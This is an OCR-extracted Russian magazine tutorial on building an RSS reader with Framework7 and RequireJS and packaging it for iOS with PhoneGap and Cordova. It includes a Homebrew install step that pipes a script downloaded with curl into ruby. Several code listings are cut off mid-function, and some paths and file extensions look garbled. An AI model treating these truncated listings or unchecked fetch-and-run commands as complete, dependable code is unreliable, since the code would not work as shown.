
Отлично, организационные моменты решили, осталось спроектировать структуру будущего приложения. Вариантов, как всегда, несколько, но, поскольку законченное веб-приложение мы будем скармливать PhoneGap, наиболее оптимальным вариантом будет:

- css — для хранения собственных стилей оформления. Все то, что мы переопределяем или дорабатываем, помещаем в эту директорию;
- img — изображения;
- js — весь клиентский JavaScript. Здесь размещаем только собственные сценарии, а не библиотеки. В корне директории располагаем сценарии общего назначения и модели. Контроллеры и представления определяем в одноименных поддиректориях. Смотрим пример, для контроллера about будем создавать папку js/about;
- libs — библиотеки и всевозможные дополнительные плюшки. Например, решил ты подключить великолепный Font awesome — кидаешь его сюда.

В корневой директории проекта разместятся всего лишь два файлика — app.js и index.html. Первый файл будет стартовой точкой приложения. В нем выполним конфигурирование вспомогательных библиотек и проинициализируем F7.

ГОТОВИМ КАРКАС

Загружаем перечисленные библиотеки (bower, git) и распихиваем их по соответствующим директориям. Затем в корне проекта создаем файлик app.js и выполняем конфигурирование дополнительных компонентов.



Структура проекта

Конфигурация для RequireJS описана в первом листинге (эх, лет десять назад пытался Никита Кислицын запретить Игорю использовать скучное слово «листинг», но, похоже, победил Антонов :). — Прим. ред.). Здесь мы подключаем дополнительные библиотеки. Поскольку handlebars не оформлен в AMD-стиле, подключение выполняется через **shim**. В принципе, плагин для чтения RSS мы могли бы подключить точно таким же способом, но поскольку наше приложение и так не может без него существовать, то его инициализацию будем делать по старинке, через стартовый файл index.html.

```
require.config({
  urlArgs: "fake=" + (new Date()).getTime(),
  paths: {
    handlebars: "libs/handlebars",
    text: "libs/text",
    hbs: "libs/hbs"
  },
  shim: {
    handlebars: {
```

```
      exports: "Handlebars"
    }
  }
});
```

Разработка демонстрационного приложения подразумевает постоянное внесение всевозможных исправлений, поэтому сразу ограничим аппетиты кеширования RequireJS. Отдельного параметра для этого не существует, но получить необходимый эффект можно с помощью свойства urlArgs.

Принцип прост: к каждому URL добавляем указанный в свойстве аргумент с определенным значением. Чтобы избавиться от кеширования, для аргумента необходимо подбирать уникальное значение. Каждый решает эту задачу по-своему, но для уникальности получаю текущее время:

```
urlArgs: "fake=" + (new Date()).getTime()
```

Во втором листинге приведен код модуля app. В нем мы выполняем инициализацию системы маршрутизации (router.js) и самого фреймворка. Описываем все в виде AMD-модуля. Для объявления модуля применяется метод define(). В первом параметре передаем название модуля, во втором перечисляем зависимости, а третьим описываем тело модуля. Подробности смотри в документации к RequireJS.

```
define('app', ['js/router'], function(Router){
  Router.init();
  var f7 = new Framework7();
  var mainView = f7.addView('.view-main', {
    dynamicNavbar : true
  });
  return {
    f7: f7,
    mainView: mainView,
    router: Router,
  };
});
```

Листинг 2. Модуль app

Тело модуля начинается с инициализации модуля маршрутизации (см. файл js/router.js). Роутер будет разруливать маршруты и запускать соответствующий метод контроллера. Сам роутинг реализуется достаточно просто (см. листинг 3): на входе получаем имя контроллера и пытаемся вызвать его заранее опре-

деленный метод init(). Путь к контроллеру (файлу) определить несложно — на этапе обсуждения структуры приложения мы договорились сохранять их в папке `js/имяКонтроллера/имяController.js`.

Закончив с роутингом, приступаем к инициализации Framework7. В самом простом случае никаких параметров конструктору передавать не требуется, но если хочется сразу все максимально твикнуть под себя, то параметром можно передать объект с настройками. Всевозможных полей у объекта много, поэтому сразу рекомендую обратиться к [документации](#) и внимательно изучить предназначение каждого из них. Наибольшего внимания заслуживают fastClicks, cache, cacheDuration, material.

```
function load(controllerName, query) {
  require(['js/' + controllerName + '/'+ controllerName +
  'Controller'], function(controller) {
    controller.init(query);
  });
```

Листинг 3. Роутинг

Дальше инициализируется область представления. В контексте F7 под областью представления (View) подразумевается отдельная визуальная часть приложения. Каждая область представления характеризуется собственными настройками, навигационной панелью и рядом других элементов.

Инициализировать нужно только те области представления, которым требуется навигация. В нашем случае это .main-view. Сама инициализация сводится к вызову метода addView(). Он просит от нас два параметра: селектор области представления и объект с параметрами.

ПОКОРЯЕМ RSS

У нас все готово для разработки интерфейса приложения. Основную его часть опишем в файле index.html, расположенном в корне проекта (обязательно его создай). Текст разметки (HTML-код) имеет изрядный размер, поэтому копировать сюда его не стану, а направлю тебя в [раздел документации Basic App Layout](#). Смело бери оттуда весь исходник HTML, копируй подготовленный файл и приготовься внести несколько правок. Начнем с секции подключения сценариев. Приводим к следующему виду:

```
<script type="text/javascript" src="libs/framework7.js"></script>
<script type="text/javascript"
src="libs/framework7.feeds.js"></script>
<script data-main="app" src="libs/require.js"></script>
```

Нам обязательно требуется подключить сам фреймворк и плагин Feeds (для работы с RSS). В самом конце инклудим библиотеку RequireJS. Далее немного скроллим текст и находим блок

```
<div class="page-content"></div>
```

В эту область будем выводить содержимое определенных представлений. У нас планируется одно-единственное представление, поэтому не будем заморачиваться и легким движением руки добавим поддержку функциональности «потяни и обнови». Для этого прописываем в блок дополнительный класс .pull-to-refresh-content и получаем примерно следующее:

```
<div class="page-content pull-to-refresh-content"></div>
```

Очередным шагом подключим дополнительные стили в шапку (framework7.feeds.min.css) и приступим к созданию контроллера. Я не стал акцентировать внимание на изменении заголовка приложения и добавлении вспомогательного текста — всю эту косметику ты сможешь сделать самостоятельно.

ПРИЕМЫ В СТИЛЕ MVC

Нашему проекту потребуется один контроллер, назовем его index и подготовим отдельную директорию в папке /js. Сразу в ней создавай несколько файликов:

- indexController.js — непосредственно контроллер;
- indexView.js, index.hbs — представление и шаблон.

Модель нам не потребуется, но для примера в корне директории js создан пустой файл-заглушка feedModel.js. При необходимости описываем в нем модель и получаем к ней доступ из контроллера.

Посмотрим на содержимое контроллера (листинг 4). Первое, что бросается в глаза, — формат объявления. Наш контроллер — это не что иное, как обычный модуль с одним методом init, получающий порцию зависимостей.

После запроса индексной страницы будет вызван метод init контроллера. Дальше все зависит от задачи. Можем получить какие-нибудь данные и передать их в представление, можем что-то обработать. В нашем примере все ограничивается формированием представления. Для этого вызываем метод render(). Передавать данные из контроллера в представление можно через его единственный параметр. Нам передавать ничего не требуется, поэтому просто передадим объект-заглушку.

После того как представление будет сформировано, DOM пополнится новыми узлами и мы можем сделать с ними что-нибудь полезное. Например, выполнить инициализацию плагина Feeds. Для этого определим селектор для вывода и объект с настройками. Из настроек необходим путь к RSS-ленте и способ отображения (на странице, в окне). Подробности смотри в четвертом листинге.

```
define(["app","js/index/indexView", "js/feedModel"], function(app,
IndexView, Index) {
  function init(query) {
    IndexView.render({
      model: { message: 'test'}
```

Листинг 4. Код контроллера

Код представления приведен в пятом листинге. По организации кода все похоже на контроллер. Тот же модуль и одна-единственная функция. Обрати внимание на использование переменной $. Это не библиотека jQuery, а Dom7. Многие их методы идентичны, но в Dom7 есть далеко не все, поэтому будь внимательней.

```
define(['js/feedModel', 'hbs!js/index/index'], function(Index,
viewTemplate) {
  var $ = Dom7;
  function render(params) {
    $('.page-content').html(viewTemplate({ model: params.model }));
  }
  return {
    render: render
  }
});
```

Листинг 5. Код представления

Данные для вывода мы будем получать из RSS-ленты, поэтому шаблон представления содержит стандартный HTML. Стоит обратить внимание на добавление функциональности Pull to refresh (потяни и обнови). Ранее мы добавили соответствующий класс в index.html, а в представлении лишь завершили начатое. Код для запроса обновленной ленты писать не требуется, плагин RSS Feed из коробки поддерживает Pull to refresh.

```
<div class="pull-to-refresh-layer">
  <div class="preloader"></div>
  <div class="pull-to-refresh-arrow"></div>
```



```
</div>
<div class="content-block-title">Список новостей с xakep.ru</div>
<div class="list-block feed"></div>
```

На этом разработка приложения завершена. Можешь протестировать его с помощью локального веб-сервера (например, входящего в состав gulp).

ПОДГОТАВЛИВАЕМ PHONEGAP

Веб-приложение готово, и теперь остается только собрать его с помощью платформы PhoneGap. Для установки PhoneGap нам потребуется установленный в системе Node.js. Если ты не отстаешь от современных трендов, то наверняка он уже есть в твоей системе. Если нет, то беги на официальный сайт и следуй инструкциям.

Хорошо, будем считать, что с установкой Node.js ты справился. Теперь установим PhoneGap:

```
$ sudo npm install -g phonegap
```

Отлично, но одного PhoneGap недостаточно. Без инструментов Cordova command-line тоже не обойтись:

```
$ sudo npm install -g cordova
```

Из других вспомогательных инструментов нам понадобится тулза для автоматизации процесса сборки **Ant**. Установить Ant можно несколькими способами. Проще всего это сделать с помощью менеджера пакетов. Для OS X их несколько, но у меня прижился Homebrew. Работает стабильно и содержит большое количество пакетов. Установить Homebrew достаточно просто. Набираем в терминале команду

```
ruby -e "$(curl -fsSL
https://raw.githubusercontent.com/Homebrew/install/master/install)"
```

Сразу после завершения установки беремся за Ant:

```
$ brew update
$ brew install ant
```

```
1. ruby
node    ruby
  brew upgrade [FORMULA...]
  brew pin/unpin [FORMULA...]

Troubleshooting:
  brew doctor
  brew install -vd FORMULA
  brew [--env | config]

Brewing:
  brew create [URL [--no-fetch]]
  brew edit [FORMULA...]
  open https://github.com/Homebrew/homebrew/blob/master/share/doc/homebrew/Formu
la-Cookbook.md

Further help:
  man brew
  brew home
MacBook-Pro-Igor:~ spider_net$ brew install ant
==> Downloading http://www.apache.org/dyn/closer.cgi?path=ant/binaries/apache-an
==> Best Mirror http://apache-mirror.rbc.ru/pub/apache/ant/binaries/apache-ant-1

curl: (22) The requested URL returned error: 404 Not Found
Trying a mirror...
==> Downloading https://archive.apache.org/dist/ant/binaries/apache-ant-1.9.4-bi
#####                                                                      8,2%
```

Установка Ant из brew

Следующим шагом будет установка **Xcode**. Набираемся терпения и устанавливаем актуальную версию из App Store. После установки обязательно запускаем его и принимаем лицензионное соглашение. Если этого не сделать, то PhoneGap не сможет собрать проект.

СОБИРАЕМ МОБИЛЬНОЕ ПРИЛОЖЕНИЕ


Не отходя далеко от консоли, создадим новый проект мобильного приложения. Вводим в консоли:

```
$ phonegap create xakepRssReader
```

```
$ cd xakepRssReader
```


Отлично, базовая заготовка закончена — можно приступать к переносу нашего веб-приложения. Перейди в директорию www и удали из нее все содержимое. Затем скопируй в нее все файлы и папки созданного нами приложения. В результате весь наш проект должен разместиться в папке www. Возвращайся в консоль и приступай к сборке. Сначала определим мобильную платформу для сборки (в нашем случае iOS), а затем запустим деплой проекта:

```
$ cordova platform add ios
$ cordova build ios
```



Сборка проекта в PhoneGap

Если нет ошибок, в консоль будет выведена надпись Build Succeeded. Остается только открыть из директории platforms/js файл xakepRssReader.xcodeprof в Xcode и запустить процесс сборки (нажимаем кнопку Play). Если все пройдет успешно (а должно быть именно так), то через несколько секунд запустится окно эмулятора (в моем случае iPhone 6).



Собранный проект для Xcode

СБОРКА ЗАВЕРШЕНА

Собрать мобильное приложение при помощи знакомого каждому веб-программисту стека технологий на практике оказалось не так уж и сложно. Если посмотреть в App Store, то большинство корпоративных приложений суть трансляция определенного контента/сервиса с официального сайта компании. Можно ли создавать подобные вещи, не прибегая к нативным технологиям? Определенно, да.

Разработчики видят перспективы веба в мобильной среде и стараются перенести в нее как можно больше трендовых технологий. Фреймворки вроде рассмотренного в сегодняшней статье лишний раз подтверждают: невозможного не существует. Производительность мобильных устройств продолжает расти, и это только подстегивает к переносу привычных технологий в новую среду.

